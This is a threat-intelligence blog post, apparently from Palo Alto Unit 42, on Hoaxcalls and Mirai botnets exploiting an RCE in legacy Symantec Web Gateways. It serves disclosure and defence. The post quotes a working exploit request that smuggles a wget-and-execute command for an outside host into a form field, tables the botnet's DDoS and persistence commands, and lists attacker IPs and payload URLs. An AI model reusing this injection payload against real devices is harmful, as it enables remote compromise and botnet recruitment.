Mirai and Hoaxcalls Botnets Target Legacy Symantec Web Gateways

unit42.paloaltonetworks.com/hoaxcalls-mirai-target-legacy-symantec-web-gateways/


Ruchna Nigam May 14, 2020

By Ruchna Nigam

May 14, 2020 at 10:00 AM

Category: Unit 42

Tags: DDoS, Gafgyt, Hoaxcalls, IoT, Linux botnet, Mirai



This post is also available in: 日本語 (Japanese)

Executive Summary

As part of Unit 42's efforts to proactively monitor threats circulating in the wild, I recently came across new Hoaxcalls and Mirai botnet campaigns targeting a post-authentication Remote Code Execution vulnerability in Symantec Secure Web Gateway 5.0.2.8, which is a product that became end-of-life (EOL) in 2015 and end-of-support-life (EOSL) in 2019. There is no evidence to support any other firmware versions are vulnerable at this point in time and these findings have been shared with Symantec. They confirmed the currently exploited vulnerability is no longer present in Symantec Web Gateway 5.2.8. Symantec also wanted to emphasize the point that this vulnerability does not impact Secure Web Gateway solutions, including ProxySG and Web Security Services.

The first instance of this vulnerability being exploited surfaced on April 24th, 2020 as part of an evolution of the Hoaxcalls botnet that was first discovered earlier that same month. This latest version of Hoaxcalls supports additional commands that allow an attacker greater control on the infected devices, such as the possibility to proxy traffic through them, downloading updates, maintaining persistence across device restarts, or preventing reboots, and a larger number of DDoS attacks that can be launched. The use of the exploit in the wild surfaced only a few days after the publication of the vulnerability details, highlighting the fact that the authors of this particular botnet have been pretty active in testing the effectiveness of new exploits as and when they are made public.

Following that, in the first week of May, I also came across a Mirai variant campaign involving the use of the same exploit, though in this campaign, the samples themselves don't contain any DDoS capabilities. Instead, they serve the purpose of propagation using credential brute force and exploitation of the Symantec Secure Web Gateway RCE vulnerability This blog post provides any noteworthy technical details on these two campaigns.

Palo Alto Networks customers are protected from this attack: WildFire correctly identifies all related samples as malicious and Threat Prevention blocks all exploits used by this variant. In addition, AutoFocus customers can track this exploit using the tag SymantecWebGateway_RCE.

Hoaxcalls Evolution

The Hoaxcalls botnet, an offshoot of the Bashlite/Gafgyt malware family, was first discovered in April 2020, exploiting recently disclosed vulnerabilities in certain models of Grandstream business telephone IP PBX systems, and Draytek Vigor routers.

A few weeks later, the botnet was found exploiting an unpatched vulnerability impacting Zyxel Cloud CNM SecuManager.

On April 24th, I observed samples of the same botnet incorporating an exploit targeting the EOL'd Symantec Secure Web Gateway v5.0.2.8, with an HTTP request in the format:

POST /spywall/timeConfig.php HTTP/1.1

User-Agent: XTC

posttime=1585228657&saveForm=Save&timesync=1&ntpserver=http://qweqwe.com;$(wget%20http://plexle.us/Th5xrRAm%20-O%20/tmp/viktor%20&&%20chmod%20777%20/tmp/viktor%20&&%20/tmp/viktor);#&timezone=5

As seen in the snippet above, some samples reach out to a URL for a public file upload service (plexle[.]us) where the post-exploitation payload is hosted.

A comprehensive list of indicators of compromise (IOCs), along with a timeline of this activity can be found at the end of this post.

While the new version of the Hoaxcalls botnet is very similar to the initial version, to the point that it even uses the same encryption scheme with the exact same keys, it supports additional commands that allow an attacker greater control on the infected devices such as the possibility to proxy traffic through them, downloading updates, maintaining persistence across device restarts or preventing reboots, and a larger number of DDoS attacks that can be launched. These have been detailed below.

Flooder Commands	Description
SYMANTEC	scan and infect Symantec Secure Web Gateway devices using the RCE described just above.
FASTFLUX	proxy traffic from the device to an address specified by the attacker
UNINSTALL	kill the running malware process
KILLTELNET	kill the telnet service on the device (this is probably to make maintenance of an infected device trickier for administrators)
LOCKDEVICE	setup a cronjob to ensure the binary is running and maintain persistence across device restarts
UPDATE	delete the existing bot binary, and download an update from 164[.]132.92.180/sh using either wget or tftp (The update URL was serving a script as seen in Fig 1 below)
MOVE	switch IRC server
IOCTL	disable the watchdog timer to prevent reboots
HTTPCONN	launch HTTP CONNECTION request flood against specified target
HTTPOPTIONS	launch HTTP OPTIONS request flood against specified target
HTTPTRACE	launch HTTP TRACE request flood against specified target
HTTPDELETE	launch HTTP DELETE request flood against specified target
HTTPPUT	launch HTTP PUT request flood against specified target
HTTPPOST	launch HTTP POST request flood against specified target
HTTPHEAD	launch HTTP HEAD request flood against specified target
HTTPGET	launch HTTP GET request flood against specified target
URG	launch URG flood against specified target
PSH	launch PSH flood against specified target
ACK	launch ACK flood against specified target
FIN	launch FIN flood against specified target

RST	launch RST flood against specified target
SYN	launch SYN flood against specified target
TCP	launch TCP flood against specified target
VSE	launch VSE flood against specified target

Table 1. New Flooder commands

The URL contacted for the update serves a shell script that downloads and executes binaries from attacker-controlled URLs.




Fig 1. Hoaxcalls update URL

Other bot and flooder commands in common with the previous version of the Hoaxcalls botnet have been described in detail previously.

Mirai Variant

Samples of this campaign surfaced early May, built on the Mirai source code, and are packed with a modified version of UPX by using a different 4-byte key with the UPX algorithm.

Another deviation from the Mirai source-code is the use of all of ten 8-byte keys that are cumulatively used for a byte-wise string encryption scheme.

0xDEADBEEF, 0x85DAB8BF, 0xDEEDEEBF, 0xDEABBEAF, 0xDBBD45BF, 0x246584EF, 0x85BFE8BF, 0xD68395BF, 0xDBAAAAAF, 0x0DAABEEF

This is similar to the scheme used by the Hoaxcalls botnet, and has been seen used in previous variants too. However, as has been clear with previous implementations too, the use of multiple keys does not imply greater encryption complexity, and in this case this essentially amounts to a byte-wise XOR encryption with 0x5a.

In this campaign, the samples themselves don't contain any DDoS capabilities, but rather serve the purpose of propagation using credential brute force and exploitation of the Symantec Secure Web Gateway RCE vulnerability.

Speculation on Exploitation Success

It is worth mentioning that the botnets' success at exploitation and infection is limited by the following two facts:

1. The Symantec Secure Web Gateway RCE vulnerability being exploited is a post-authentication vulnerability implying the exploit is only effective for authenticated sessions.
2. The devices being targeted are EOLDproducts from 2012, and installations with newer firmware would not be vulnerable.

Conclusion

In the case of both campaigns, one can assume that their success with this exploit is limited by the post-authentication nature of the Symantec Secure Web Gateway RCE vulnerability.

Palo Alto Networks customers are protected by:

- WildFire, which detects all related samples with malicious verdicts
- Threat Prevention, which blocks all exploits used by this variant.

The exploit can be tracked in AutoFocus using the tag SymantecWebGateway_RCE

Palo Alto Networks has shared our findings, including file samples and indicators of compromise, in this report with our fellow Cyber Threat Alliance members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. For more information on the Cyber Threat Alliance, visit www.cyberthreatalliance.org.

Indicators of Compromise

First Seen	SHA256	URL
2020-05-07	1cec4576595048a179bf8c21b58f33ef61ae1825b2b3f0a86915a741a04f253f	45[.]95.168.250/swrgiuhguhwrguiwetu/arm
2020-05-07	a31187ed8545789ff2979037e19e1ca18d35a75820a1ec91053782f30c47ecc5	45[.]95.168.250/swrgiuhguhwrguiwetu/arm5
2020-05-07	ef5d39a3fa641b4d55d870437a9ba774eefcfa2c69066dd0a6fbe513a4b7a8f2	45[.]95.168.250/swrgiuhguhwrguiwetu/arm6
2020-05-07	04e8356bdc8782cf03acc9f69ff6fa9dfde7378dcd1fe0dc737d13fd4d7e061e	45[.]95.168.250/swrgiuhguhwrguiwetu/arm7
2020-05-07	60f755288c9d3110d2fe5d872b2c045156dcea4be9a5cc918bddf1e786881842	45[.]95.168.250/swrgiuhguhwrguiwetu/m68k
2020-05-07	0e531e105aa3419cd19e95fa9d44f6176157002a09444a1e5465657d743180ac	45[.]95.168.250/swrgiuhguhwrguiwetu/mips
2020-05-07	02dc186a39607475838bb4859f89e7a200f74fed41400ab5db4eb42d3f58f772	45[.]95.168.250/swrgiuhguhwrguiwetu/mpsl
2020-05-07	72675ccf2d4e0d0aac2f5121a6a80ea1efc4f30b22e64b07bd891438de2bf82a	45[.]95.168.250/swrgiuhguhwrguiwetu/ppc
2020-05-07	0a48cc158a07e13bd76ac941c4523692530f836d69256b02a10052248263d781	45[.]95.168.250/swrgiuhguhwrguiwetu/sh4
2020-05-07	37dfde696632295e806924de3d3ab751404e2a968e063a12ce72eb2e3ce0b984	45[.]95.168.250/swrgiuhguhwrguiwetu/x86
2020-05-02	da84fd43cb8701c4e23dd0a4175ebccebda026ca2f47b7b1bad393205075389f	164[.]132.92.180/arm4
2020-05-02	287645a5a29a39ef94aa0cdebdbd3cb4ad2a45ead8894fc323a5a2a76a7fdb0d	164[.]132.92.180/arm5
2020-05-02	4a4316178e85e0d4c94d74af9f2258c045194cf7a4f4a83a90abf5db09fbaa04	164[.]132.92.180/i586
2020-05-02	38290965b2cd8048b3ef076487b99dfbeef457f6f6f9998b95ff922e160a5113	164[.]132.92.180/i486
2020-05-02	25d1c51135dca20f4f7a720f237d9186edde2a2a664ede6bef37e843e7be409c	164[.]132.92.180/i686
2020-05-02	012d49c6e847f2f75983b46a9a1310dac29b5f8d30b665ae2124d8619b80753b	164[.]132.92.180/m68k
2020-05-02	763dfa5f391d27e65be6682c2e58c888df309fa2732781db312f5c9b10e6d5a1	164[.]132.92.180/mips
2020-05-02	ad1156e6ad91b02f225d82d96000cf9abf671a305e8c5c61229d69dbed5050ba	164[.]132.92.180/mips64
2020-05-02	28f31eb4b1fd3b7e742f5043a26b383585317d16bbfdae0296e18b90dcbec29b	164[.]132.92.180/ppc440
2020-05-02	5d8756118b7e017eb4f4c5da4236191b20a5c8cb96abb76c26f0e918a76bd973	164[.]132.92.180/mpsl
2020-05-02	1f64287ae9ea968017b3615f2b5b51932d7eeb3f0ee6621f74ae29af8f1a27d5	164[.]132.92.180/sh4
2020-05-02	65a8ea32f77c2d18325d49d0cc32a4bbf893a2f106e77e8a8670191c71b456a9	164[.]132.92.180/spc
2020-05-02	2b0854d40d8ffdca886f4540156b7addc4245de5df197e39ce198b9cf098944a	164[.]132.92.180/arm6

2020-05-02	43ce5e4fb95b57fa2921d718e989107a594d5287b5bbbcb3e9bff262a982e815	164[.]132.92.180/ppc
2020-05-02	3d6be7b9bd4798000230e354a5777601ca6672c8d84af842469ddeb1681ed7f2	164[.]132.92.180/arm7
2020-05-02	e0141934100df75d6b0c61858fc4cc44f97ce2a2588aa5d042f965f9542b843b	164[.]132.92.180/x86
2020-05-01	85f397e052950f736b32f0463dce7a1458ed034bec57284ea83d2ee4788f8a82	164[.]132.92.180/x86
2020-05-01	b39763036951bb373e1389362c4de6c4cbd3af3757dbb66d53fceb69de02677f	164[.]132.92.180/arm7
2020-05-01	6d76fd0bb5ba2d1c19f64288bb4b20eb136171aa8ea1afb685d2e363911aab2f	164[.]132.92.180/arm6
2020-05-01	5415ce3e759bcc3a8a163a84b64a7185f6540d4ec0ff07627ac770fd0ef0244d	164[.]132.92.180/arm5
2020-05-01	b52f8ff49e172a3e41ec60010c4089e3534ad1f0582a7ee04c4aa58c34db21ca	164[.]132.92.180/arm4
2020-05-01	e248445c39cac693fc2a921e41879fb80286f418c352d7a9d428d6181fe113a3	164[.]132.92.180/mpsl
2020-05-01	a3e2d3536d3facd3d825949addd7e99152b5df395b26e41e04b16be0a8cf4d85	164[.]132.92.180/mips
2020-04-27	82e5e0f6c130a3f0424cf33468f5ec7a3a66d14f5d346196d1b604ecd2b1e6a3	164[.]132.92.180/x86
2020-04-27	fa1bc69c9eccaaa4b8131856f9e69837f10dfa1236a65e0a8954d297c2a465bd	164[.]132.92.180/arm4
2020-04-26	233d4f6ee9f0ffb52b88de0218a0a4b04e3b20c5440e6414255d644ef696d190	
2020-04-24	81e9a4b8f8a7d06d871488d9c869bde54a83ff7fe33d652ed58c10109b9830ee	plexle[.]us/Th5xrRAm
2020-04-24	e15eeeaeb0ac0639bf3491ba8801e30516e085047f2d787397966065bdf9d5e7	
2020-04-24	5916171938fba2d218de38c8b1f484345bc62d436b7b501ef986ae06c133b13d	
2020-04-24	970496ac754ce7573216950a9904bdfc75574b4c0605e1d62364be799b9c813b	
2020-04-24	735beaa92e7d697a521c7ed5292b3e8100c29a2af88f1a1b99abf0a1bc5ab5c8	164[.]132.92.180/i686
2020-04-24	84e017a59f9f7d7d5fde40bc2867a1e9d6ec6fae63b3e21685b3bb7166357531	164[.]132.92.180/arm7
2020-04-24	81e9a4b8f8a7d06d871488d9c869bde54a83ff7fe33d652ed58c10109b9830ee	
2020-04-24	9ce642628cec8de80d2186d5d7f020635180326ed9e33cabde46d6c9b2caba1b	
2020-04-24	20c3f1bbf4ae4733c6e01eb4f82a251bcb5b0ae0bd5f1b1a028b7ff65ea779af	
2020-04-24	ddab987e986f76fcc36af92a6ea15439dd36253d91c0c3cddd77b2b9fd9ff395	
2020-04-24	7bca6fcc70d14253803780e80ee57b29814adeae1af993374f919a1017f5b0f5	

Get updates from Palo Alto Networks!

Sign up to receive the latest news, cyber threat intelligence and research from us

By submitting this form, you agree to our Terms of Use and acknowledge our Privacy Statement.